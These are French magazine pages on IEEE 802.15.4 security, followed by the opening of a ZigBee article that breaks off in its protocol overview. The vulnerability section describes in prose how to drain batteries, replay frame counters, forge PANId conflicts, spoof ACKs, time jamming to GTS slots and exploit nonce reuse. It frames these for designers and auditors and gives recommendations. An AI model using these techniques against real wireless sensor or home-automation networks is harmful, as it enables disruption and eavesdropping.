Chaque PAN choisit un identifiant pour son réseau (PANId) qui doit être unique parmi les réseaux voisins. La norme 802.15.4 ne spécifie pas de méthode de choix de cet identifiant. Celui-ci doit donc être effectué par les couches protocolaires supérieures (comme par exemple le ZigBee, détaillé dans ce même numéro).

On distingue la topologie en étoile (figure 1) de la topologie pair-à-pair (figure 2). Un réseau en étoile a son coordinateur de réseau au centre qui est le point de passage de toutes les communications entre équipements.




*Figure 1 : Exemple de topologie en étoile.*

Dans un réseau pair-à-pair, le coordinateur de réseau est toujours présent, mais les équipements de type FFD peuvent communiquer directement entre eux. Ce mode de fonctionnement permet d'avoir une architecture dynamique, mais aussi plus complexe.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)




*Figure 2 : Exemple de topologie pair-à-pair.*

## 1.3 Position dans le modèle OSI

Dans le modèle OSI classique allant des couches 1 (physique) à 7 (application), la norme 802.15.4 définit la couche physique et la sous-couche de contrôle d'accès (MAC) présente dans la couche 2 (liaison).

### 1.3.1 Couche physique

La couche physique (PHY), définie par la norme, est l'interface entre le contrôle d'accès (MAC) et les interfaces radio de l'équipement. C'est cette couche qui est responsable de la transmission des messages et de la gestion de l'équipement : définition des fréquences (868MHz pour l'Europe, 915MHZ pour l'Amérique du Nord et 2.4GHz partout dans le monde), définition d'une taille maximale pour les paquets (127 octets), sélection des canaux, gestion des interférences (mécanisme CSMA-CA ou *Carrier Sense Multiple Access with Collision Avoidance*), etc.

Cette couche physique offre un service de gestion (PLME ou *Physical Layer Management Entity*) permettant aux couches supérieures de connaître l'état de la connexion et d'accéder ou de modifier certains paramètres (appelés *Attributes* et stockés dans le *PHY-PIB* ou *PHY PAN Information Base*).

### 1.3.2 Sous-couche MAC

La couche de contrôle d'accès (MAC) permet aux équipements du réseau de se synchroniser en échangeant des balises (*beacons*), elle permet notamment l'ajout et le retrait d'équipements au réseau et assure la fiabilité des communications.

Elle dispose également d'un service de gestion (MLME ou *MAC Layer Management Entity*) permettant aux couches supérieures d'envoyer des commandes et d'accéder ou de modifier d'autres paramètres (aussi appelés *Attributes* et stockés dans le *MAC-PIB* ou *MAC PAN Information Base*).

## 1.4 Format des trames MAC

Nous avons vu comment les couches supérieures peuvent contrôler les couches PHY et MAC, nous allons maintenant nous intéresser aux échanges entre les différents équipements effectués par la couche MAC.

Une trame MAC contient un entête (*Header*), des données (*Payload*) et un code de détection d'erreur (*CRC*). La trame peut être l'un des quatre types suivants et le type de trame conditionne ce qui est contenu dans le champ *Payload* :

- trame de type balise ;
- trame de données ;
- trame d'acquittement (*ACK*) ;
- trame de commande MAC.

Nous donnons le format générique de la trame MAC dans le tableau suivant. Le champ *Frame Control* contient entre autres l'information sur le type de trame et indique si la sécurité est activée. Nous reviendrons sur ce sous-champ sécurité dans la partie 2. L'entête, à partir de la version 2006 de la norme, contient également le *Security Header* sur lequel nous reviendrons (Tableau ci-dessous).

Le champ *Destination PAN Identifier* a une taille de 16 bits et spécifie le PANId du réseau pour lequel est destiné le message. La valeur 0xFFFF indique un message à broadcaster à tous les équipements qui écoutent sur le canal. Selon le mode d'adressage du réseau, les adresses de la source et du destinataire peuvent être codées sur 16 bits (*Reduced Address*), 64 bits (*Extended Address*), ou omises.

Le code de détection est un champ de 16 bits contenant un code correcteur d'erreur (ITU-T CRC) calculé sur l'entête et les données de la trame.

Les actions disponibles pour une trame de commande MAC sont les suivantes :

- demande d'association ;
- réponse à l'association ;

| Header | | | | | | | Payload | CRC |
|---|---|---|---|---|---|---|---|---|
| Frame Control | Sequence Number | Destination PAN Identifier | Adresse du destinataire | Source PAN Identifier | Adresse source | Security Header (2006+) | MAC Payload | Frame Check Sequence |
| bits: 16 | 8 | 0 ou 16 | 0, 16 ou 64 | 0 ou 16 | 0, 16 ou 64 | variable | variable | 16 |

*Format générique d'une trame MAC.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

- notification de désassociation ;
- demande de données ;
- notification de conflit sur le PANId ;
- notification d'équipement orphelin ;
- demande de balise ;
- resynchronisation du coordinateur de réseau ;
- demande GTS (*Guaranteed Time Slot*).

Le coordinateur de réseau peut permettre, sur une demande GTS, à un équipement de disposer d'un canal de communication exclusif pendant une période de temps restreinte. Ce canal peut être en émission ou en réception, permettant à l'équipement de désactiver un émetteur ou un récepteur inutile pendant ce laps de temps.

La commande de resynchronisation est envoyée lorsqu'un conflit sur le PANId est détecté : le coordinateur de réseau indique aux équipements qu'il fédère le nouveau PANId choisi et éventuellement, depuis la version 2006 de la norme, un nouveau canal.

## 1.5 Modèles de transfert de données

Les données s'échangent entre un équipement et un coordinateur, un coordinateur et un équipement ou entre deux équipements directement. La topologie en étoile ne permet pas la connexion directe entre équipements finaux.

### 1.5.1 Avec balises

La définition de périodes de communications spécifiques pour chaque équipement permet de limiter les temps d'écoute des appareils et donc d'économiser de l'énergie, c'est l'intérêt du mode avec balise : le coordinateur de réseau impose ces périodes.

La norme 802.15.4 supporte un échange de données par « super-trames » qui sont divisées en 16 intervalles (mécanisme CSMA-CA). Le premier intervalle contient une trame : c'est une balise envoyée par le coordinateur de réseau et qui en définit les conditions. La super-trame continue jusqu'à une balise de fin envoyée par le coordinateur de réseau. Elle est séparée en une période active durant laquelle les équipements en déterminent le partage et une période inactive durant laquelle les équipements qui ne participent pas à l'échange peuvent être inactifs.

C'est donc pendant la première partie que les demandes d'accès exclusif (GTS) sont formulées et traitées, et elles seront honorées lors de la seconde phase : les équipements échangeront alors des données entre eux ou avec un coordinateur.

Les transferts de données peuvent se faire de manière directe ou indirecte. Dans le cas d'un échange indirect, le coordinateur indique régulièrement à l'équipement, par l'envoi de balises, qu'il a des données pour lui et celui-ci enverra une demande de données pour les récupérer. Le coordinateur enverra alors les données le plus tôt possible, en respectant les intervalles de chaque équipement.

Un échange direct consiste à envoyer immédiatement les données, cette méthode force l'équipement qui doit les recevoir à écouter en permanence pour ne pas rater le message.

### 1.5.2 Sans balises

Dans le mode sans balises, les équipements doivent demander au coordinateur les données qui les concernent (il s'agit d'un modèle de type *Pull*).

Les données envoyées au coordinateur sont transmises directement. Les données envoyées par le coordinateur à l'équipement de manière indirecte ne sont transmises qu'à la réception d'une demande de données émise par l'équipement. Le coordinateur peut toujours envoyer des données de manière directe avec le risque qu'elles ne soient pas reçues si l'équipement est inactif.

## 1.6 Contrôle depuis les couches supérieures

Les couches supérieures d'un équipement peuvent interagir avec la couche MAC. Certaines de ces interactions sont des demandes directes d'action qui se traduiront par l'envoi de trames MAC :

- association ;
- désassociation ;
- demande de données à un autre équipement ;
- scan des canaux : permet de choisir un canal libre et un PANId inusité.

D'autres demandes permettent de choisir un paramétrage plus fin pour la couche MAC et assurent un contrôle accru sur le comportement de l'équipement :

- activation ou désactivation du récepteur ;
- gestion des balises : définit comment l'équipement est notifié des balises envoyées par le coordinateur de réseau ;
- gestion d'équipement orphelin : définit comment un coordinateur notifie un équipement dont il ne reçoit plus de paquets ;
- gestion des demandes GTS ;
- paramètres des super-trames ;
- paramètres de synchronisation.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

| Niveau de sécurité | Confidentialité | Intégrité |
|---|---|---|
| 0 : Aucune | Non | Non |
| 1 : AES-CTR | Oui | Non |
| 2 : AES-CCM-128 | Oui | Oui |
| 3 : AES-CCM-64 | Oui | Oui |
| 4 : AES-CCM-32 | Oui | Oui |
| 5 : AES-CBC-MAC-128 | Non | Oui |
| 6 : AES-CBC-MAC-64 | Non | Oui |
| 7 : AES-CBC-MAC-32 | Non | Oui |

*Politiques de sécurité disponibles (version 2003).*

# 2 Chiffrement et sécurité

Dès la première version de la norme, les réseaux 802.15.4 ont été pensés pour permettre la confidentialité et l'intégrité des messages échangés. Implémenter ces fonctionnalités dans les couches basses en dispense les parties applicatives spécifiques de chaque équipement. Notons que la gestion des clés n'est pas couverte par la norme et doit être gérée hors ligne ou par les couches supérieures (cf. l'article sur le ZigBee).

## 2.1 Chiffrement

Le chiffrement et le contrôle d'intégrité sont assurés par cryptographie symétrique basée sur l'algorithme standard AES avec des clés de 128 bits. Nous détaillons les modes cryptographiques utilisés ainsi que les informations protégées.

### 2.1.1 Version 2003

Dans la version 2003 de la norme, le chiffrement est contrôlé par le champ *Security Enabled* de l'entête MAC. Il y a huit politiques de sécurité possibles, mais aucun champ ne permet de spécifier la politique utilisée, il est donc nécessaire que les équipements partagent cette configuration au préalable.

#### 2.1.1.1 AES-CTR

Ce premier mode d'opération réalise le chiffrement et le déchiffrement sur la payload MAC du paquet à l'aide du mode CTR appliqué à l'algorithme standard AES.

Dans le mode AES-CTR, le champ *Payload* d'une trame sécurisée contient le compteur de trames, le compteur de séquences de clé et les données chiffrées. Le compteur de séquences de clé est fourni par les couches supérieures.

Le nonce nécessité par ce mode de chiffrement est la concaténation de l'adresse étendue de la source, du compteur de trames et du compteur de séquences de clé.

#### 2.1.1.2 AES-CBC-MAC

Le mode AES-CBC-MAC (MAC pour *Message Authentication Code*) vérifie l'intégrité de l'entête et des données de la trame MAC en utilisant un code d'intégrité sur 32, 64 ou 128 bits, mais ne chiffre pas les données.

Le champ *Payload* d'une trame protégée contient alors les données suivies du code d'intégrité associé.

#### 2.1.1.3 AES-CCM

Dans le mode AES-CCM, l'intégrité de l'entête et des données de la trame MAC sont vérifiés (avec un code d'intégrité sur 32, 64 ou 128 bits). Les données de la trame MAC et son code d'intégrité sont chiffrés.

Le nonce requis par le mode CCM est la concaténation de l'adresse étendue de la source, du compteur de trames et du compteur de séquences de clé.

Le champ *Payload* d'une trame sécurisée contient alors le compteur de trames, le compteur de séquences de clé, les données et le code d'intégrité chiffrés.

### 2.1.2 Version 2006

Le chiffrement et l'intégrité, depuis la version 2006 de la norme, sont conditionnés par deux champs.

La trame de contrôle inclut un champ *Security Enabled*, sur 1 bit, qui indique si un mode de sécurité a été appliqué à la trame.

L'entête *Auxiliary Security Header*, qui est présent uniquement lorsqu'un mode de sécurité est appliqué, indique le mode cryptographique utilisé ainsi que la méthode d'identification de la clé à utiliser (Tableau page suivante).

La politique de sécurité permet d'imposer le chiffrement (ENC), l'intégrité (MIC pour *Message Integrity Code*) ou les deux.

Depuis la norme de 2006, seul le mode AES-CCM*, dérivé du mode AES-CCM et permettant le chiffrement

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

| Niveau de sécurité | Confidentialité | Intégrité |
|---|---|---|
| 0 : Aucun | Non | Non |
| 1 : MIC-32 | Non | Oui |
| 2 : MIC-64 | Non | Oui |
| 3 : MIC-128 | Non | Oui |
| 4 : ENC | Oui | Non |
| 5 : ENC-MIC-32 | Oui | Oui |
| 6 : ENC-MIC-64 | Oui | Oui |
| 7 : ENC-MIC-128 | Oui | Oui |

*Politiques de sécurité disponibles (version 2006).*

seul ou le contrôle d'intégrité seul, est utilisé. Les données de la trame MAC et le code d'intégrité éventuel sont chiffrés.

Le nonce requis par le mode CCM* est la concaténation de l'adresse étendue de la source, du compteur de trames et du niveau de sécurité.

Même si la norme ne couvre la pas la gestion des clés, avec la version 2006, l'entête *Auxiliary Security Header* indique tout de même si la clé doit être déterminée en se basant uniquement sur l'émetteur ou à l'aide d'informations que celui-ci transmet dans la trame.

## 2.2 Modes de sécurité

En plus des protections cryptographiques, la norme spécifie les différents modes de sécurité et les mécanismes à disposition des couches supérieures pour gérer la sécurisation des communications.

### 2.2.1 Version 2003

À l'origine trois modes étaient disponibles : non-sécurisé, ACL (*Access Control List*) et sécurisé.

En mode ACL, la couche MAC dispose d'une liste d'adresses d'équipements (des *Attributes* du *MAC-PIB*) avec lesquels la communication est autorisée. Quand une trame est reçue, l'adresse de l'équipement source et du PAN source sont vérifiées et un équipement inconnu verra ses trames rejetées. Il s'agit d'un simple filtrage (*whitelist*) qui ne tire pas parti des capacités cryptographiques définies dans la norme.

En mode sécurisé, chaque entrée dans l'ACL concerne un équipement et associe son adresse, le niveau de sécurité à utiliser pour communiquer avec, ainsi que le matériel cryptographique adéquat. Selon le niveau de sécurité utilisé, le matériel cryptographique peut contenir la clé (pour le chiffrement, l'intégrité ou les deux) et les compteurs de trames et de séquences de clé (pour calculer le nonce). Un matériel cryptographique par défaut est également disponible pour les équipements non présents dans l'ACL.

### 2.2.2 Version 2006

La version 2006 de la norme ne propose que deux modes : non sécurisé et sécurisé. Le mode sécurisé repose toujours sur des *Attributes* du *MAC-PIB*, mais propose une gestion plus fine du matériel cryptographique. Par exemple, il est possible d'utiliser la même clé pour communiquer avec plusieurs équipements sans pour autant dupliquer le matériel cryptographique. Autre exemple, plusieurs clés peuvent être utilisées pour communiquer avec un même équipement, le choix de la clé pouvant dépendre du type de trame ou du type de commande.

### 2.2.3 Version 2011

La version 2011 conserve la même philosophie que précédemment, mais cherche à éviter les ambiguïtés par une restructuration des *Attributes*. Un point notable : il est désormais possible de définir un ensemble de niveaux de sécurité acceptables au lieu d'un simple seuil.

# 3 Vulnérabilités

Nous présentons ici un aperçu des attaques connues contre un réseau 802.15.4 et nous évaluons leurs impacts potentiels dans un contexte opérationnel. Nous ne prendrons pas en compte les attaques qui nécessiteraient au préalable une compromission physique d'un équipement du réseau ni les attaques uniquement basées sur le brouillage des ondes radio (attaques sur la couche physique) qui sont inhérentes à toute technologie sans fil. Notons que concernant ce dernier cas, un amendement à la norme (IEEE 802.15.4e) permet l'étalement de spectre par saut de fréquence et rend donc ce type d'attaques plus difficile.

## 3.1 DoS génériques

Les attaques par déni de service (DoS) prennent différentes formes génériques dans les réseaux sans fil

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

dont les équipements sont limités par leur batterie. Il suffit par exemple d'envoyer des trames non sollicitées pour augmenter la consommation électrique. Ces trames peuvent être des demandes d'information, des trames de synchronisation ou des trames rejouées envoyées de manière continue jusqu'à épuisement de la batterie. Il est donc nécessaire, pour tout équipement de ce type, de prendre en compte le risque lié à une consommation électrique excessive **[1]**.

## 3.2 DoS spécifiques à 802.15.4

Des attaques de type DoS plus spécifiques à la norme 802.15.4 existent. Une première possibilité consiste à rejouer des trames en augmentant le compteur de trames qui n'est jamais chiffré ou authentifié. Dans ce cas, l'équipement visé va augmenter le compteur de son côté et les trames légitimes seront écartées parce que leur compteur ne sera pas cohérent **[2]**.

Avec le mécanisme CSMA-CA, une seule communication se fait à la fois sur un canal spécifique. Si l'attaquant émet de manière continue sur tous les canaux, il empêche d'une part les communications entre équipements qui risquent d'autre part de gaspiller leur batterie en attendant leur tour pour communiquer.

Lorsque deux coordinateurs de réseaux opèrent à proximité avec le même PANId, chacun de ces coordinateurs peut détecter le conflit grâce aux balises et notifications reçues depuis les autres équipements. Une procédure de résolution de conflit est alors engagée : un nouveau PANId est choisi et le coordinateur le communique à ses équipements. Un attaquant peut envoyer des notifications de conflits au coordinateur de réseau afin de provoquer des procédures de résolution durant lesquelles les communications ne sont pas fiables **[3]**.

Les trames de validation (ACK) ne sont jamais chiffrées ni authentifiées. Un attaquant peut brouiller un équipement afin de rendre ses communications peu fiables et en même temps envoyer des trames ACK aux équipements qui le contactent. De cette manière, les trames ne sont pas émises à nouveau et l'équipement visé est isolé du réseau **[2]**.

Un attaquant qui ne souhaite pas brouiller l'ensemble des communications peut tirer parti des requêtes GTS par lesquelles un équipement demande un accès exclusif au canal de communication pendant un temps donné. Le choix du coordinateur d'accepter cette demande est envoyé à tous les équipements, permettant à l'attaquant de connaître la fenêtre temporelle pendant laquelle il doit brouiller les communications **[3]**.


## 3.3 Faiblesse du chiffrement

Une attaque cryptographique est possible lorsqu'il y a réutilisation du nonce (modes AES-CTR, AES-CCM, AES-CCM*-ENC et AES-CCM*-ENC-MIC) **[2]**.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

DISPONIBLE DÈS LE 15 JUILLET

GNU/LINUX MAGAZINE HORS-SÉRIE n°85




Sous réserve de toutes modifications

INITIEZ-VOUS À LA PROGRAMMATION SERVEUR EN JAVASCRIPT AVEC NODE.JS !

NE LE MANQUEZ PAS CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

En effet, pour être chiffrée, la donnée en clair subit une opération simple : un XOR (⊕) avec un flot de chiffrement, ou *keystream*, dépendant uniquement de la clé et du nonce.

Dans le cas où deux messages P1 et P2 sont chiffrés avec la même clé et le même nonce, le keystream K sera alors identique pour les deux messages.

Notons maintenant C1 et C2, les chiffrés correspondant à P1 et P2 respectivement. Par définition, on a C1 = P1 ⊕ K et C2 = P2 ⊕ K. Dans ce cas précis, on obtient donc C1 ⊕ C2 = (P1 ⊕ K) ⊕ (P2 ⊕ K) = P1 ⊕ P2.

L'égalité P1 ⊕ P2 = C1 ⊕ C2 relie fortement les versions chiffrées des versions en clair. Par exemple, si un des deux textes clairs est connu, le second peut être déduit. Dans le cas général, on peut extraire des informations statistiques intéressantes même sans connaître de texte en clair.

Or, pour un même équipement, ce qui fait varier le nonce, c'est le compteur de trames. Celui-ci étant codé sur 32 bits, cette attaque peut donc se produire au moins toutes les $2^{32}$ trames.

## 3.4 Analyse et recommandations

Même si certaines attaques de type DoS que nous avons données précédemment sont spécifiques à la norme IEEE 802.15.4, le risque sous-jacent lui, ne l'est pas. Ce dernier doit donc être pris en compte du point de vue de la continuité de service, et ce, dès la phase de conception : les équipements critiques doivent être pensés pour pouvoir fonctionner en mode dégradé, cette situation étant semblable à une panne, non malveillante, du réseau.

Concernant l'attaque sur le chiffrement, qui elle peut impacter la confidentialité et l'intégrité, celle-ci ne devrait pas en théorie être possible : la norme spécifie que le compteur de trames doit systématiquement être incrémenté à chaque envoi sécurisé et que lorsque celui-ci arrive à sa valeur maximale ($2^{32}$-1), l'envoi de trames doit échouer tant que la clé associée n'a pas été changée.

En pratique, ces contraintes peuvent ne pas être respectées dans certaines situations, par exemple :

- lorsque le compteur de trames n'est pas sauvegardé assez régulièrement en mémoire non-volatile si bien qu'un redémarrage forcé, par exemple suite à l'envoi d'une trame malformée, fait revenir l'équipement à une valeur antérieure du compteur de trames ;
- lorsque pour faire l'économie d'une infrastructure de gestion des clés sans pour autant rendre périssable le réseau, les compteurs sont remis à zéro sans changer les clés lorsque ces dernières arrivent à expiration.

Notons que la limite de $2^{32}$ trames n'interviendrait qu'après plus d'une année durant laquelle 100 trames seraient envoyées par seconde. En version 2003, le compteur de séquences de clé (sur 8 bits) peut être utilisé pour porter cette limite à $2^{40}$ trames. Les versions suivantes de la norme, plutôt que de repousser ainsi le problème, permettent une gestion plus fine des clés.

Par exemple, en version 2003, si un équipement utilise la même clé de chiffrement pour plusieurs destinataires, le risque est alors accru : les compteurs de trames associés à chaque destinataire peuvent aisément être identiques, car ils sont incrémentés indépendamment. Les mécanismes de gestion des clés proposés dans les versions 2006 et 2011 de la norme permettent d'éviter cette situation. Si la version 2003 est utilisée, il est conseillé de réserver l'utilisation de chaque clé à un unique destinataire.

## Conclusion

Certaines attaques spécifiques à la norme IEEE 802.15.4 peuvent permettre d'impacter la disponibilité, mais c'est un risque qui pèse de toute façon sur toute infrastructure de communication sans-fil. C'est donc quelque chose qui doit être pris en compte dès la phase de conception. Concernant la confidentialité et l'intégrité, la norme IEEE 802.15.4 propose des mécanismes cryptographiques qui, bien choisis et bien utilisés, assurent efficacement la sécurité des échanges de données.

Et c'est là que se situe la véritable problématique sécurité de la norme IEEE 802.15.4 : le choix et l'utilisation de ces mécanismes de sécurité sont laissés aux mains des concepteurs d'infrastructures, ces derniers ne maîtrisant pas nécessairement les concepts cryptographiques sous-jacents ou ayant parfois d'autres contraintes à prendre en compte en priorité. Du point de vue d'un auditeur, le travail d'analyse sur une infrastructure existante consiste donc à identifier la version de la norme, la topologie réseau, les modes de sécurité et les mécanismes cryptographiques utilisés ainsi que les éventuels problèmes d'implémentation tels que ceux donnés en exemples dans l'analyse juste au-dessus. ■

## Références

**[1] R. Daidone, G. Dini and M. Tiloca, « On experimentally evaluating the impact of security on IEEE 802.15.4 networks », *International Conference on Distributed Computing in Sensor Systems*, 2011**

**[2] N. Sastry and D. Wagner, « Security Considerations for IEEE 802.15.4 », *ACM workshop on Wireless security*, 2004**

**[3] V. B. Mišić, J. Fung and J. Mišić, « MAC Layer Attacks in 802.15.4 Sensor Networks », *Security in Sensor Networks*, 2006**

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

SANS

www . hsc-formation . fr

# SANS Institute

## Formations pratiques intensives répondant aux standards les plus élevés de l'industrie



**FORMATIONS SÉCURISATION**
**Cours SANS Institute**
**Certifications GIAC**

**SEC 401**
Fondamentaux et principes de la SSI
**SEC 505**
Sécuriser Windows

**DEV 522**
Protéger les applications web
**ICS515**
Défense et gestion des incidents des systèmes d'information industriels (SCADA)

**Dates et plan disponibles**
**Renseignements et inscriptions**
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC
SANS
HSC by Deloitte.

Votre exemplaire réservé exclusivement à Johann Locatelli (johann.locatelli@businessdecision.com)

# TOUT, TOUT, TOUT, VOUS SAUREZ TOUT SUR LE ZIGBEE

Nicolas KOVACS – nicolas.kovacs@digitalsecurity.fr

Digital Security – www.digitalsecurity.fr

***mots-clés : ZIGBEE / IEEE 802.15.4 / RZUSBSTICK / KILLERBEE / SECBEE***

*Le but de cet article est de fournir aux lecteurs une solution clé en main pour tester certains points de sécurité d'un matériel utilisant le protocole ZigBee. Dans un premier temps, nous présenterons le protocole ainsi que certaines de ses spécificités. Par la suite, quelques attaques possibles sont décrites et pour finir, un cas pratique est présenté.*

## 1 ZigBee, il s'appelle ZigBee

Le ZigBee est un protocole de communication sans-fil à courte portée et à faible consommation énergétique basé sur la norme IEEE 802.15.4. Il est maintenu par un consortium regroupant des entreprises, des universités et des organismes gouvernementaux connus sous le nom de ZigBee Alliance.

Cette dernière propose plusieurs versions pour le protocole ZigBee : ZigBee (2004/2006/2007), ZigBee PRO qui définit une pile et des caractéristiques supplémentaires (2007/2012), ZigBee 3.0 en cours de développement et des protocoles spécifiques tels ZigBee IP, ZigBee RF4CE, ZigBee Green Power.

La communication entre les équipements ZigBee repose sur la définition de profils qui se décomposent en deux types : privés et publics. Chaque profil public possède un identifiant (ID) allant de *0x0000* à *0x7FFF* et *0xBF00* à *0xFFFF* pour les profils privés. Ci-dessous quelques exemples de profils publics :

- ZigBee Smart Energy (SE - *0x0109*) : gestion de l'énergie ;
- ZigBee Personal Home & Hospital Care (PHHC - *0x0108*) : monitoring de patients, équipements de santé, fitness, etc. ;
- ZigBee Home Automation (HA - *0x0104*) : contrôle de la maison, domotique ;
- etc.

L'utilisation d'un profil d'application public permet l'interopérabilité entre les produits développés par différents fournisseurs pour une application spécifique. Pour cela, un jeu de fonctionnalités (messages, commandes, etc.) est proposé par l'alliance. L'utilisation d'un profil d'application privé est généralement prévue lorsqu'il n'y a pas de nécessités d'interactions avec les autres produits.

Les équipements utilisant un même profil communiquent entre eux par l'intermédiaire de clusters (entrées et sorties). Par exemple, un cluster dédié au contrôle de l'éclairage (on/off) est présent dans le profil de type *Home Automation* (HA) et est caractérisé par son Cluster ID. Une bibliothèque (ZCL - *ZigBee Cluster Library* **[1]**) regroupe les clusters par fonction et les profils peuvent les utiliser.

Le standard 802.15.4 sur lequel se base le protocole ZigBee définit plusieurs bandes de fréquences radio pour la communication (868 MHz, 915 MHz et 2.4GHz).

### 1.1 La pile

ZigBee est structuré en 4 couches dont les deux couches inférieures (PHY et MAC) sont définies par les spécifications de l'IEEE 802.15.4 et sont détaillées dans l'article sur 802.15.4 de ce même dossier :

- la couche « Network » (NWK) est responsable de la topologie maillée (*mesh networking*) permettant à un nœud de communiquer à un autre grâce à un routage automatique. Elle fournit des mécanismes pour joindre, quitter et former un réseau, sécuriser

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

le routage et la transmission des trames, identifier les chemins entre les équipements connectés, découvrir le voisinage réseau, la gestion des types de services applicatifs, etc. Les paquets de la couche réseau peuvent être envoyés en unicast, broadcast ou encore multicast ;

- la couche « Application » (APL) est associée à plusieurs éléments :

  → la sous-couche *Application Support Sub-Layer* (APS) assure l'interface entre la couche de réseau et la couche d'application à travers un ensemble de services. Elle gère le maintien des tables de routage, le transfert des messages entre les appareils reliés, le management des adresses, le mapping des adresses étendues de 64 bits en adresse de 16 bits pour la couche NWK, la fragmentation et réassemblage des paquets, ou encore dispose d'un mécanisme de multiplexage (cas de plusieurs applications sur la même adresse) ;

  → l'*Application Framework* (AF) qui accueille les différents profils d'application. Elle propose également des API pour les développeurs. Chaque application dispose d'une adresse sur le nœud ZigBee comprise entre 0 et 255 ;

  → le module *Security Service Provider* (SSP) qui s'occupe de fournir des services de sécurité aux couches NWK et APS ;

  → le module *ZigBee Device Object* (ZDO) qui est responsable du management des équipements notamment pour la définition du rôle (coordinateur, routeur), de la découverte ou encore des services d'applications du dispositif qui seront fournis.

La figure 1 montre l'empilement de protocoles de ZigBee, répartis sur les couches précédemment décrites.

Chaque couche expose un certain nombre de services pour la couche supérieure et chaque service fournit une interface à la couche supérieure au travers d'un *Service Access Point* (SAP). Ces SAP offrent les API pour permettre aux couches de communiquer tout en isolant le travail interne à chacune des couches.

Identiquement à la norme 802.15.4, le protocole ZigBee prévoit deux types d'objets :

- les FFD (*Full Function Device*) implémentent toutes les spécifications du protocole. Ces derniers ont trois rôles possibles : coordinateurs (*ZigBee Coordinator* - ZC), routeurs (*ZigBee Router* - ZR) ou équipements finaux (*ZigBee End-Device* - ZED) ;
- les RFD (*Reduce Function Device*) sont des équipements allégés qui sont peu gourmands tant au niveau énergétique que sur l'utilisation mémoire du microcontrôleur. Les équipements RFD sont donc des équipements finaux et ne peuvent être des coordinateurs ou routeurs.

La couche réseau ZigBee supporte 3 topologies différentes :

- topologie en étoile : le coordinateur contrôle les équipements (nœuds) qui ne communiquent qu'avec lui ;
- topologie maillée : aussi référencée comme réseau pair-à-pair, elle est composée de routeurs et terminaux ZigBee. Chaque routeur est généralement connecté par plusieurs chemins et achemine les paquets de données de ses voisins (multi-sauts, meilleur chemin, tolérance aux pannes et aux interférences) ;
- topologie en arbre : dans les réseaux en arbre, les routeurs transmettent les données et contrôlent les messages en utilisant un routage hiérarchique, ils utilisent de plus une communication de type annonce (*beacons*). Ce type de topologie permet des réseaux très étendus 255 clusters comprenant chacun 254 nœuds soit : 64770 nœuds (Figure 2, page suivante).

